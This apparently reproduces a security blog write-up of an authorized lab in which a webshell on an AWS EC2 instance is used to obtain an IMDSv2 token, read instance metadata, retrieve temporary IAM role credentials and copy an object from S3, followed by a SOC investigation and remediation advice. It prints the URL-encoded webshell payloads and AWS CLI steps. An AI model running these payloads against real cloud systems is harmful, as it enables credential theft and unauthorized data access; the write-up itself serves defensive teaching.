From command execution to IAM credentials, S3 access, and SOC investigation
Introduction
Cloud incidents do not always start with a leaked access key or a misconfigured S3 bucket. Sometimes, they start with a small web application issue.
In this lab, the entry point was a vulnerable application running on an AWS EC2 instance. The application accepted user-controlled input and processed it on the server side, which allowed command execution on the instance.
At first, this looked like an application security issue. But once commands could run on the EC2 instance, the scope changed. The attacker could now interact with internal services that are only reachable from inside the instance, including the AWS Instance Metadata Service, commonly known as IMDS.
IMDSv2 improves metadata security by requiring a session token before metadata can be accessed. This lab does not show IMDSv2 being directly bypassed. Instead, it shows a more practical lesson:
IMDSv2 did its job, but RCE changed the threat model.
Because the attacker had command execution on the EC2 instance, they could request a valid IMDSv2 token from inside the instance and use it to query metadata.

The attack chain looked like this:
Vulnerable web application
        ↓
Remote command execution on EC2
        ↓
IMDSv2 token request
        ↓
EC2 metadata access
        ↓
IAM role credential exposure
        ↓
S3 bucket access
        ↓
SOC detection and response
Lab Note
This write-up documents an authorized lab where I reproduced EC2 metadata access through command execution, reviewed the resulting AWS activity, and traced how the event appeared in Jira, Sumo Logic, CloudTrail, and web server logs.
Understanding the Attack
Before going into the proof of concept, let’s separate the two issues involved: SSRF and RCE.
What is SSRF?
Server-Side Request Forgery, or SSRF, is a vulnerability that allows an attacker to abuse a server-side application to make HTTP requests on their behalf. If the application accepts user-controlled URLs or command input without proper validation, an attacker may be able to force the server to access internal resources that are not normally exposed to the internet.
For example, an attacker on the internet cannot directly access the EC2 metadata endpoint:
http://169.254.169.254
But an application running on an EC2 instance can reach it locally.
If a vulnerable application accepts a user-supplied URL and fetches it without proper validation, an attacker may be able to make the server request internal services. OWASP recommends defenses such as allow listing trusted destinations and blocking access to internal or link-local addresses when user-controlled URLs are involved.
What is RCE?
Remote Code Execution, or RCE, means an attacker can run commands on the server.
In this lab, RCE allowed commands like curl to run directly from the EC2 instance. That made the metadata service reachable from inside the instance, where IMDS is normally accessible.
So the attack was not a direct bypass of IMDSv2. The attacker had enough control over the instance to request a valid IMDSv2 token and use it like a local process could.
Proof of Concept
Step 1: The Vulnerable Application

The target application accepted user input and fetched the requested URL from the server side.
This type of feature is common in web applications, but it becomes risky when the server does not properly control what it is allowed to request.
In this lab, the issue went beyond normal SSRF. The vulnerable parameter allowed command execution on the EC2 instance.
Step 2: Confirming Command Execution
The next step was to confirm whether commands were actually running on the EC2 instance. A basic system command was enough:
uname -a

I also checked active network connections:
netstat -tupln

The output confirmed that the commands were executed on the EC2 instance, not on my local machine.
At this point, the issue became more serious. Once command execution was confirmed, the instance could be used to interact with local services, inspect the host, and attempt to access EC2 metadata.
Step 3: Requesting an IMDSv2 Token
IMDSv2 requires a session token before metadata can be accessed. The token is requested using a PUT request to the metadata token endpoint and must be included in later metadata requests.
In this lab, the request was not executed directly from my machine. It was passed through the vulnerable endpoint, which executed the command on the EC2 instance.
Payload format used:
http://52.1xx.xx1.1xx/webshell?cmd=curl%20-X%20PUT%20%22http://169.254.169.254/latest/api/token%22%20-H%20%22X-aws-ec2-metadata-token-ttl-seconds:%2021600%22
Decoded command:
curl -X PUT "http://169.254.169.254/latest/api/token" \
  -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"
The response returned an IMDSv2 token. This confirmed that the metadata service was being accessed from inside the EC2 instance.
This is also why the lab involved IMDSv2 and not IMDSv1. With IMDSv1, metadata can be queried directly. In this case, a token was required first.

Step 4: Reading EC2 Metadata
Once the token was available, it was used to query the EC2 metadata service.
Payload format used:
http://52.1xx.xx1.1xx/webshell.php?
cmd=curl%20-H%20%22X-aws-ec2-metadata-token:%20AXXXXXXXXX-Y-XXXX7XmLIirfXXXXXXXXXXXXxWA-AXXXXXXXXXA==%22%20http://169.254.169.254/latest/meta-data/

The response showed available metadata categories such as:
ami-id
instance-id
instance-type
network/
placement/
public-keys/
reservation-id
security-groups
iam/
Most of these values are not directly sensitive by themselves, but they help an attacker understand the environment. The important entry here was iam/, because it indicated that IAM role information may be available.
Step 5: Discovering the Attached IAM Role
The next step was to check whether an IAM role was attached to the EC2 instance.
Payload used to check the role:
http://52.1xx.xx1.1xx/webshell.php?
cmd=curl%20-H%20%22X-aws-ec2-metadata-token:%20AXXXXXXXXX-Y-XXXX7XmLIirfXXXXXXXXXXXXxWA-AXXXXXXXXXA==%22%20--raw%20http://169.254.169.254/latest/meta-data/iam/security-credentials/
If a role is attached, this path returns the role name. The attacker can then request the temporary credentials for that role:
Payload used to fetch credentials:
http://52.1xx.xx1.1xx/webshell.php?cmd=curl%20-H%20%22X-aws-ec2-metadata-token:%20AXXXXXXXXX-Y-XXXX7XmLIirfXXXXXXXXXXXXxWA-AXXXXXXXXXA%22%20--raw%20http://169.254.169.254/latest/meta-data/iam/security-credentials/soc_45670
The response contains temporary AWS credentials for the role attached to the EC2 instance.
{
  "Code": "Success",
  "Type": "AWS-HMAC",
  "AccessKeyId": "<REDACTED_ACCESS_KEY_ID>",
  "SecretAccessKey": "<REDACTED_SECRET_ACCESS_KEY>",
  "Token": "<REDACTED_SESSION_TOKEN>",
  "Expiration": "<REDACTED_TIMESTAMP>"
}
The response contained temporary AWS credentials for the role attached to the EC2 instance.
Although the credentials were temporary, they could still be used until they expired. If the EC2 role had broad permissions, the attacker could use those permissions during that window.
This was the moment where the incident moved from application compromise to cloud credential exposure.

Step 6: Validating the Credentials
After retrieving the temporary credentials, configure them locally:
export AWS_ACCESS_KEY_ID="<REDACTED_ACCESS_KEY_ID>"
export AWS_SECRET_ACCESS_KEY="<REDACTED_SECRET_ACCESS_KEY>"
export AWS_SESSION_TOKEN="<REDACTED_SESSION_TOKEN>"
Then check which AWS identity the credentials belonged to:
aws sts get-caller-identity
This command does not grant new permissions. It only confirms that the credentials are valid and shows the AWS identity associated with them.
From an investigation point of view, this was an important event. CloudTrail records AWS API calls and includes details such as who made the request, when it happened, and the source IP address.

Step 7: Accessing the S3 Bucket
After validating the credentials, the attacker attempted to access an S3 bucket.
After validating the session, the next step was to check what the role could access.
aws s3 ls s3://soc-45760/
Then copy the object locally:
aws s3 cp s3://soc-45760/flag.txt .
At this point, the impact was clear.
A vulnerable web application led to command execution. Command execution allowed access to IMDSv2. IMDSv2 returned temporary IAM credentials. Those credentials were then used to access S3.
Detection and Response
After reproducing the exploit path, I reviewed the alerting and logging trail to understand how the activity appeared during investigation.
The alert first came through Jira. From there, I moved into Sumo Logic to review the event details, source IP, affected EC2 instance, and AWS API activity. Finally, I checked the EC2 web server logs to confirm how the metadata requests were made.

Jira Alert
The Jira alert showed suspicious AWS activity linked to credentials associated with an EC2 instance role.
The immediate question for the SOC was:
Why are credentials meant for an EC2 instance being used from an unexpected source?
Instance role credentials are normally used by workloads running on the instance. When they appear from an unrelated external IP, it can indicate that the credentials were exposed and used outside the instance.
2. Sumo Logic Alert Review
From Jira, I moved into Sumo Logic to review the alert details.
The Sumo Logic logs helped identify the affected AWS account, the EC2 instance public IP, the remote IP, and the AWS API activity linked to the temporary credentials.
This was where the investigation started to become clearer. The credentials associated with the EC2 role were being used from a remote IP, so the next step was to validate whether that IP was expected.
I checked whether the remote IP belonged to:
An approved employee
An approved vendor
A known internal network
A testing or scanning activity
An unknown external source


If the IP was not known or approved, the activity had to be treated as suspicious.

3. Reviewing AWS API Activity
The logs showed that the remote user invoked AWS APIs such as:
ListUserTags
ListPolicies
Depending on what else was enabled in CloudTrail, related events may also include:
GetCallerIdentity
ListUsers
ListBucket
GetObject
These events helped confirm that the credentials were not only retrieved from metadata, but were also used to interact with AWS services.
This was an important point in the investigation. Metadata access showed how the credentials were exposed, while AWS API activity showed what happened after they were used.
4. Root Cause From EC2 Web Logs
The next step was to understand how the credentials were exposed.
The EC2 web server logs showed requests to the vulnerable endpoint with payloads accessing the metadata service:
169.254.169.254/latest/api/token
169.254.169.254/latest/meta-data/
169.254.169.254/latest/meta-data/iam/security-credentials/
This connected the AWS activity back to the vulnerable application.
The sequence was clear: the endpoint was first used to execute commands on the instance, then to request an IMDSv2 token, then to query metadata, and finally to retrieve IAM role credentials.
The root cause was not a leaked static AWS key. It was command execution combined with metadata access.

5. Investigation Decision
At this stage, the next action depended on whether the remote IP was expected.
If the IP belonged to an approved employee, vendor, internal network, or testing activity, the activity had to be validated with proper evidence such as an approval, change request, or testing window.
If the IP was unknown or not approved, the activity had to be treated as unauthorized. In that case, the affected instance and exposed credentials needed immediate containment.
Containment
The first goal was to stop further access while preserving evidence.
The immediate actions were:
1. Block the suspicious source IP.
2. Isolate the affected EC2 instance.
3. Restrict or detach the exposed IAM role.
4. Review all CloudTrail activity by the role.
5. Check whether S3 objects were listed or downloaded.
6. Preserve web logs, Sumo Logic logs, CloudTrail logs, and instance evidence.
7. Disable the vulnerable endpoint.
Since command execution was confirmed, the instance had to be treated as compromised. For production systems, rebuilding from a clean image is usually safer than trying to manually clean the server.
Remediation
The root cause was unsafe application behavior.
The vulnerable endpoint should be fixed so that user input cannot reach shell commands or trigger unrestricted server-side requests.
Recommended fixes:
1. Do not pass user input directly to shell commands.
2. Use strict input validation.
3. Use allowlists for allowed URLs or domains.
4. Block access to internal and link-local addresses.
5. Prevent redirects to internal services.
6. Require IMDSv2 on EC2 instances.
7. Restrict IAM role permissions using least privilege.
8. Monitor unusual AWS credential usage.
9. Enable S3 data event logging for sensitive buckets.
The IAM role should also be reviewed. The role should only have access to the exact AWS resources required by the application.
Avoid broad permissions like:
"s3:*"
"iam:*"
"*:*"
Use scoped permissions instead.
Conclusion
This lab shows how a web application issue can turn into cloud credential exposure when application security and cloud permissions overlap.
IMDSv2 was not directly bypassed. It still required a session token. The issue was that command execution on the EC2 instance allowed that token request to be made from inside the instance, where the metadata service was reachable.
Once the temporary IAM credentials were retrieved, the impact depended on the permissions attached to the EC2 role. In this case, those permissions allowed access to an S3 bucket.
The main lesson is simple:
RCE + metadata access + useful IAM permissions = cloud resource access
The investigation also showed why log correlation matters. The web server logs showed the metadata requests, Sumo Logic helped surface the suspicious activity, and CloudTrail showed how the temporary credentials were used.
IMDSv2 should be treated as one layer of protection, not the only control. The stronger approach is to fix the application flaw, restrict IAM permissions, monitor unusual credential usage, and review cloud activity in context.
Exploiting AWS EC2 IMDSv2 Metadata Through RCE and SSRF was originally published in System Weakness on Medium, where people are continuing the conversation by highlighting and responding to this story.